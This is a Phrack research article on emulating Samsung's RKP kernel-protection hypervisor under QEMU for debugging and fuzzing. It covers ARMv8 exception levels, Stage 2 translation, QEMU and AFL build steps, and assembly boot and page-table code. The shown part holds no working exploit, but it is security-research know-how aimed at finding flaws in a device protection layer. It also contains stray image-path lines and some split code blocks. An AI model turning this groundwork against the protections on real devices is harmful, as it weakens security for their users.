==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x0a of 0x0f

Hypervisor Necromancy; Reanimating Kernel Protectors, or On emulating hypervisors; a Samsung RKP case study

Aris Thallas
athallas.phrack@gmail.com

--[Table of Contents

--[0 - Introduction

Until recently, to compromise an entire system during runtime attackers found and exploited kernel vulnerabilities. This allowed them to perform a variety of actions; executing malicious code in the context of the kernel, modify kernel data structures to elevate privileges, access protected data, etc. Various mitigations have been introduced to protect against such actions and hypervisors have also been utilized, appart from their traditional usage for virtualization support, towards this goal. In the Android ecosystem this has been facilitated by ARM virtualization extensions, which allowed vendors/OEMs to implement their own protection functionalities/logic.

On the other hand, Android devices have been universally a major PITA to debug due to the large diversity of OEMs and vendors that introduced endless customizations, the lack of public tools, debug interfaces etc. To

the author's understanding, setting up a proper debug environment is usually one of the most important and time consuming tasks and can make a world of difference in understanding the under examination system or application in depth (especially true if no source code is available), identifying 0day vulnerabilities and exploiting them.

In this (rather long) article we will be investigating methods to emulate proprietary hypervisors under QEMU, which will allow researchers to interact with them in a controlled manner and debug them. Specifically, we will be presenting a minimal framework developed to bootstrap Samsung S8+ proprietary hypervisor as a demonstration, providing details and insights on key concepts on ARM low level development and virtualization extensions for interested readers to create their own frameworks and Actually Compile And Boot them ;). Finally, we will be investigating fuzzing implementations under this setup.


The article is organized as follows. The first section provides background information on ARM, Samsung hypervisors and QEMU to properly define our development setup. Next, we will elaborate on the framework implementation while dealing with the various ARM virtualization and Samsung implementation nuances. We will continue by demonstrating how to implement custom dummy fuzzers under this setup and finally for more intelligent fuzzing incorporate AFL a.k.a. "NFL or something by some chap called Cameltuft" :p

On a final note, any code snippets, memory offsets or other information presented throughout this article refer to Samsung version G955FXXU4CRJ5, QEMU version 4.1.0 and AFL version 2.56b.

--[1 - Overview

----[1.1 - ARM Architecture & Virtualization Extensions

As stated in "Arm Architecture Reference Manual Armv8, for Armv8-A architecture profile - Issue E.a" (AARM), Armv8 defines a set of Exception Levels (EL, also referred to as Execution Levels) EL0 to EL3 and two security states Secure and Non-secure aka Normal World. The higher the exception level, the higher the software execution privilege. EL3 represents the highest execution/privilege level and provides support for switching between the two security states and can access all system resources for all ELs in both security states. EL2 provides support for virtualization and in the latest version Armv8.5 support for Secure World EL2 was introduced. EL1 is the Operating System kernel EL typically described as _privileged_ and EL0 is the EL of userland applications called _unprivileged_.




Switching between ELs is only allowed via taking an exception or returning from one. Taking an exception leads to a higher or the same EL while returning from one (via `eret`) to lower or the same EL. To invoke EL1, `svc` (SuperVisor Call) command is used which triggers a synchronous exception which is then handled by the corresponding OS kernel exception vector entry. Similarly, EL2 is invoked via the `hvc` (HyperVisor Call) command and EL3 via the `smc` (Secure Monitor Call) command. Switching between security states is only done by EL3.

When a hypervisor is present in the system it can control various aspects

of EL1 behavior, such as trapping certain operations traditionally handled by EL1 to the hypervisor allowing the latter to decide how to handle the operation. Hypervisor Configuration Register (HCR_EL2) is the system register the allows hypervisors to define which of these behaviors they would like to enable.

Last but not least, a core feature of the virtualization extensions is the Stage 2 (S2) translation. As depicted below, this feature splits the standard translation process into two steps. First, using the EL1 translation tables (stored at Translation Table Base Register TTBRn_EL1) which are controlled by EL1, the Virtual Address (VA) is translated to an Intermediate Physical Address (IPA), instead of a Physical Address (PA) of the standard process. The IPA is then translated to a PA by the hypervisor using the Stage 2 translation table (stored at Virtual Translation Table Base Register VTTBR_EL2) which is fully controlled by EL2 and not accessible by EL1. Note that once S2 translation is enabled, EL1 does not access physical memory immediately and every IPA must always be translated via S2 tables for the actual PA access.

Of course, EL2 and EL3 maintain their own Stage 1 translation tables for their code and data VAs, which perform the traditional VA to PA mapping.



In this article we will be focusing on Normal World, implementing the EL3 and EL1 framework to bootstrap a proprietary EL2 implementation.

----[1.2 - Samsung Hypervisor

As part of its ecosystem Samsung implements a security platform named Samsung Knox [01] which among others comprises a hypervisor implementation called Real-Time Kernel Protection (RKP). RKP aims to achieve various security features [02], such as the prevention of unauthorized privileged code execution, the protection of critical kernel data (i.e. process credentials) etc.

Previous versions of the Samsung hypervisor have been targeted before, with [03] being the most notable exemplar. There, Samsung S7 hypervisor was analyzed in great detail and the article provided valuable information.

Moreover, Samsung S8+ hypervisor is stripped and strings are obfuscated whereas S7 is not, providing a valuable resource for binary diffing and string comparison. Finally, the under examination S8+ hypervisor shares many similarities regarding the system architecture which have slowly begun disappearing in the latest models such as Samsung S10.

One of the most obvious differences is the location of the binary and the bootstrap process. In sum, for S8+ the hypervisor binary is embedded in the kernel image and the precompiled binary can be found in the kernel source tree under init/vmm.elf (the kernel sources are available at [04]). The kernel is also responsible for bootstrapping and initializing RKP. On the other hand, the S10+ hypervisor binary resides in a separate partition, is bootstrapped by the bootloader and then initialized by the kernel. We will provide more details in the corresponding sections that follow.

All these reasons contributed to the selection of the S8 hypervisor as the target binary, as they ease the analysis process, remove undesired complexity from secondary features/functionalities and allow focusing on the core required knowledge for our demonstration. Ultimately, though, it was an arbitrary decision and other hypervisors could have been selected.

----[1.3 - Workspace Environment

As aforementioned the targeted Samsung version is G955FXXU4CRJ5 and QEMU version is 4.1.0. Both the hypervisor and our framework are 64-bit ARM binaries. QEMU was configured to only support AArch64 targets and built with gcc version 7.4.0, while the framework was built with aarch64-linux-gnu-gcc version 8.3.0. For debugging purposes we used aarch64-eabi-linux-gdb version 7.11.

```
$ git clone git://git.qemu-project.org/qemu.git
$ cd qemu
$ git checkout v4.1.0
$ ./configure --target-list=aarch64-softmmu --enable-debug
$ make -j8
```

AFL version is 2.56b and is also compiled with gcc version 7.4.0.

```
$ git clone https://github.com/google/afl
$ cd afl
$ git checkout v2.56b
$ make
```

--[2 - Framework Implementation & RKP Analysis


The first important thing to mention regarding the framework is that it is compiled as an ELF AArch64 executable and treated as a kernel image, since QEMU allows to boot directly from ELF kernel images in EL3 and handles the image loading process. This greatly simplifies the boot process as we are not required to implement separate firmware binary to handle image loading. Function `_reset()` found in framework/boot64.S is the starting execution function and its physical address is 0x80000000 (as specified in the linker script framework/kernel.ld) instead of the default value of 0x40000000 for our QEMU setup (the reasoning behind this is explained later when the framework physical memory layout is discussed).


We are now ready to start executing and debugging the framework which is contained in the compilation output kernel.elf. We use the virt platform, cortex-a57 cpu with a single core, 3GB of RAM (the reason for this size is clarified during the memory layout discussion later), with Secure mode (EL3) and virtualization mode (EL2) enabled and wait for gdb to attach.

```
$ qemu-system-aarch64           \
    -machine virt               \
    -cpu cortex-a57             \
    -smp 1                      \
    -m 3G                       \
```

```
    -kernel kernel.elf           \
    -machine gic-version=3       \
    -machine secure=true         \
    -machine virtualization=true \
    -nographic                   \
    -S -s

$ aarch64-eabi-linux-gdb kernel.elf -q
    Reading symbols from kernel.elf...done.
    (gdb) target remote :1234
    Remote debugging using :1234
    _Reset () at boot64.S:15
    15          ldr x30, =stack_top_el3
    (gdb) disassemble
    Dump of assembler code for function _Reset:
    => 0x0000000080000000 <+0>:     ldr     x30, 0x80040000
       0x0000000080000004 <+4>:     mov     sp, x30
    ...
```

The framework boot sequence is presented below. We will explain the individual steps in the following sections. Note that we will not be following the graph in a linear manner.





----[2.1 - System Bootstrap

The first thing to do after a reset is to define the stack pointers and exception vectors. Since EL2 system register values are handled by RKP during its initialization, we will be skipping EL2 registers to avoid affecting RKP configurations, except for any required reserved values as dictated by AARM. Moreover, various available oracles which will be discussed later can be examined to verify the validity of the system configuration after initializations are complete.

Stack pointers (SP_ELn) are set to predefined regions, arbitrarily sized 8kB each. Vector tables in AArch64 comprise 16 entries of 0x80 bytes each, must be 2kB aligned and are set in VBAR_ELx system configuration registers where x denotes the EL (for details refer to AARM section "D1.10 Exception entry" and "Bare-metal Boot Code for ARMv8-A Processors").

Exception taken from EL	Synchronous	IRQ	FIQ	SError
Current EL (SP_EL0)	0x000	0x080	0x100	0x180
Current EL (SP_ELx, x>0)	0x200	0x280	0x300	0x380
Lower EL AArch64	0x400	0x480	0x500	0x580
Lower EL AArch32	0x600	0x680	0x700	0x780

In our minimal implementation we will not be enabling IRQs or FIQs. Moreover, we will not be implementing any EL0 applications or performing `svc` calls from our kernel and as a result all VBAR_EL1 entries are set to lead to system hangs (infinite loops). Similarly, for EL3 we only expect synchronous exceptions from lower level AArch64 modes. As a result only the corresponding `vectors_el3` entry (+0x400) is set and all others lead to system hang as with EL1 vectors. The exception handler saves the current processor state (general purpose and state registers) and invokes the second stage handler. We follow the `smc` calling convention [05], storing the function identifier in W0 register and arguments in registers X1-X6 (even though we only use one argument). If the function identifier is unknown, then the system hangs, a decision of importance in the fuzzing setup.

```
// framework/vectors.S

.align 11
.global vectors
vectors:
    /*
     * Current EL with SP0
     */
    .align 7
    b       .          /* Synchronous */
    .align 7
    b       .          /* IRQ/vIRQ */
    ...

.align 11
.global vectors_el3
vectors_el3:
    ...

    /*
     * Lower EL, aarch64
     */
```

```
    .align 7
    b el3_synch_low_64
...

el3_synch_low_64:
    build_exception_frame

    bl  handle_interrupt_el3

    cmp x0, #0
    b.eq 1f
    b .
1:
    restore_exception_frame
    eret
...
```

Processors enter EL3 after reset and in order to drop to a lower ELs we must initialize the execution state of the desired EL and control registers and construct a fake state in the desired EL to return to via `eret`. Even though we will be dropping from EL3 directly to EL1 to allow the proprietary EL2 implementation to define its own state, we still have to set some EL2 state registers values to initialize EL1 execution state. Failure to comply with the minimal configuration results in `eret` invocation to have no effect on the executing exception level (at least in QEMU), in other words we can not drop to lower ELs.

In detail, to drop from EL3 to EL2 we have to define EL2 state in Secure Configuration Register (SCR_EL3). We set SCR_EL3.NS (bit 0) to specify that we are in Normal World, SCR_EL3.RW (bit 10) to specify that EL2 is AArch64 and any required reserved bits. Additionally, we set SCR_EL3.HCE (bit 8) to enable the `hvc` instruction here, although this could also be performed at later steps. Next, to be able to drop to EL1 we modify Hypervisor Configuration Register (HCR_EL2) to set HCR_EL2.RW (bit 31) and specify that EL1 is AArch64 and any other required reserved bits. To be as close as possible to the original setup we set some more bits here, such as HCR_EL2.SWIO (bit 1) which dictates the cache invalidation behavior. These additional values are available to us via the aforementioned oracles which will be presented later in the article.

```
// framework/boot64.S

.global _reset
_reset:
    // setup EL3 stack
    ldr x30, =stack_top_el3
    mov sp, x30

    // setup EL1 stack
    ldr x30, =stack_top_el1
    msr sp_el1, x30

    ...

    // Setup exception vectors for EL1 and EL3 (EL2 is setup by vmm)
    ldr x1, = vectors
    msr vbar_el1, x1
    ldr x1, = vectors_el3
    msr vbar_el3, x1

    ...

    // Initialize EL3 register values
    ldr   x0, =AARCH64_SCR_EL3_BOOT_VAL
    msr   scr_el3, x0

    // Initialize required EL2 register values
    mov   x0, #( AARCH64_HCR_EL2_RW )
```

```
    orr   x0, x0,#( AARCH64_HCR_EL2_SWIO )
    msr   hcr_el2, x0

    ...

    /*
     * DROP TO EL1
     */
    mov   x0, #( AARCH64_SPSR_FROM_AARCH64 | AARCH64_SPSR_MODE_EL1 | \
                 AARCH64_SPSR_SP_SEL_N)
    msr   spsr_el3, x0


    // drop to function start_el1
    adr   x0, start_el1
    msr   elr_el3, x0
    eret
```

For the fake lower level state, Exception Link Register (ELR_EL3) holds the exception return address, therefore we set it to the desired function (`start_el1()`). Saved Process Status Register (SPSR_EL3) holds the processor state (PSTATE) value before the exception, so we set its values so that the fake exception came from EL1 (SPSR_EL3.M bits[3:0]), using SP_EL1 (SPSR_EL3.M bit 0) and executing in AArch64 mode (SPSR_EL3.M bit 4). `eret` takes us to `start_el1()` in EL1. The final register related to exceptions is Exception Syndrome Register (ESR_ELx) which holds information regarding the nature of the exception (syndrome information) and as such it has no value to the returning EL and can be ignored.

------[2.1.1 - EL1


As aforementioned our goal is to provide a minimal setup. Considering this, there is also the need to be as close as possible to the original setup. Our EL1 configuration is defined with those requirements in mind and to achieve this we used system configuration register values from both the kernel source and the EL2 oracles that will be presented in the following sections, but for now we can safely assume these are arbitrarily chosen values. We will be presenting details regarding some critical system register values but for detailed descriptions please refer to AARM section "D13.2 General system control registers".


```
start_el1:
    // initialize EL1 required register values

    ldr x0, =AARCH64_TCR_EL1_BOOT_VAL
    msr tcr_el1, x0

    ldr x0, =AARCH64_SCTLR_EL1_BOOT_VAL
    msr sctlr_el1, x0
    ...


#define AARCH64_TCR_EL1_BOOT_VAL (                                  \
  ( AARCH64_TCR_IPS_1TB        << AARCH64_TCR_EL1_IPS_SHIFT   ) | \
  ( AARCH64_TCR_TG1_4KB        << AARCH64_TCR_EL1_TG1_SHIFT   ) | \
  ( AARCH64_TCR_TSZ_512G       << AARCH64_TCR_EL1_T1SZ_SHIFT  ) | \
  ( AARCH64_TCR_TG0_4KB        << AARCH64_TCR_EL1_TG0_SHIFT   ) | \
  ( AARCH64_TCR_TSZ_512G       << AARCH64_TCR_EL1_T0SZ_SHIFT  ) | \
  ...
  )
```

As Translation Control Register (TCR_EL1) values suggest, we use a 40-bit 1TB sized Intermediate Physical Address space (TCR_EL1.IPS bits[34:32]), for both TTBR0_EL1 and TTBR1_EL1 4kB Translation Granule size (TCR_EL1.TG1 bits [31:30] and TCR_EL1.TG0 [15:14] respectively) and 25 size offset which means that there is a 64-25=39 bit or 512GB region of input VAs for each


TTBRn_EL1 (TCR_EL1.T1SZ bits[21:16] and TCR_EL1.T0SZ bits[5:0]).

By using 4kB Granularity each translation table size is 4kB and each entry is a 64-bit descriptor, hence 512 entries per table. So at Level 3 we have 512 entries each pointing to a 4kB page or in other words we can map a 2MB space. Similarly, Level 2 has 512 entries each pointing to a 2MB space summing up to a 1GB address space and Level 1 entries point to 1GB spaces summing up to a 512GB address space. In this setup where there are 39bit input VAs we do not require a Level 0 table as shown from the translation graph. For more details refer to AARM section "D5.2 The VMSAv8-64 address translation system".





For Levels 1 and 2 every entry can either point to the next translation table level (table entry) or to the actual physical address (block entry) effectively ending translation. The entry type is defined in bits[1:0], where bit 0 identifies whether the descriptor is valid (1 denotes a valid descriptor) and bit 1 identifies the type, value 0 being used for block entries and 1 for table entries. As a result entry type value 3 identifies table entries and value 1 block entries. Level 1 block entries point to 1GB memory regions with VA bits[29:0] being used as the PA offset and Level 2 block entries point to 2MB regions with bits[20:0] used as the offset. Last but not least, Level 3 translation tables can only have page entries (similar to block entries but with descriptor type value 3, as previous level table entries).



In our setup we use 2MB regions to map the kernel and create two mappings. Firstly, an identity mapping (VAs are equal to the PAs they are mapped to) set to TTBR0_EL1 and used mainly when the system transitions from not using the MMU to enabling it. Secondly, the TTBR1_EL1 mapping where PAs are mapped to VA_OFFSET + PA, which means that getting the PA from a TTBR1_EL1 VA or vice versa is simply done by subtracting or adding the VA_OFFSET correspondingly. This will be of importance during the RKP initialization.

```
#define VA_OFFSET 0xffffff8000000000

#define __pa(x) ((uint64_t)x - VA_OFFSET)
#define __va(x) ((uint64_t)x + VA_OFFSET)
```

The code to create the page tables and enable the MMU borrows heavily from the Linux kernel implementation. We use one Level 1 entry and the required amount of Level 2 block entries with the two tables residing in contiguous preallocated (defined in the linker script) physical pages. The Level 1 entry is evaluated by macro ‘create_table_entry‘. First, the entry index is extracted from VA bits[38:30]. The entry value is the next Level table PA ORed with the valid table entry value. This also implicitly defines the table entry attributes, where (U)XN is disabled, Access Permissions (AP) have no effect in subsequent levels of lookup. For additional details regarding the memory attributes and their hierarchical control over memory accesses refer to AARM section "D5.3.3 Memory attribute fields in the VMSAv8-64 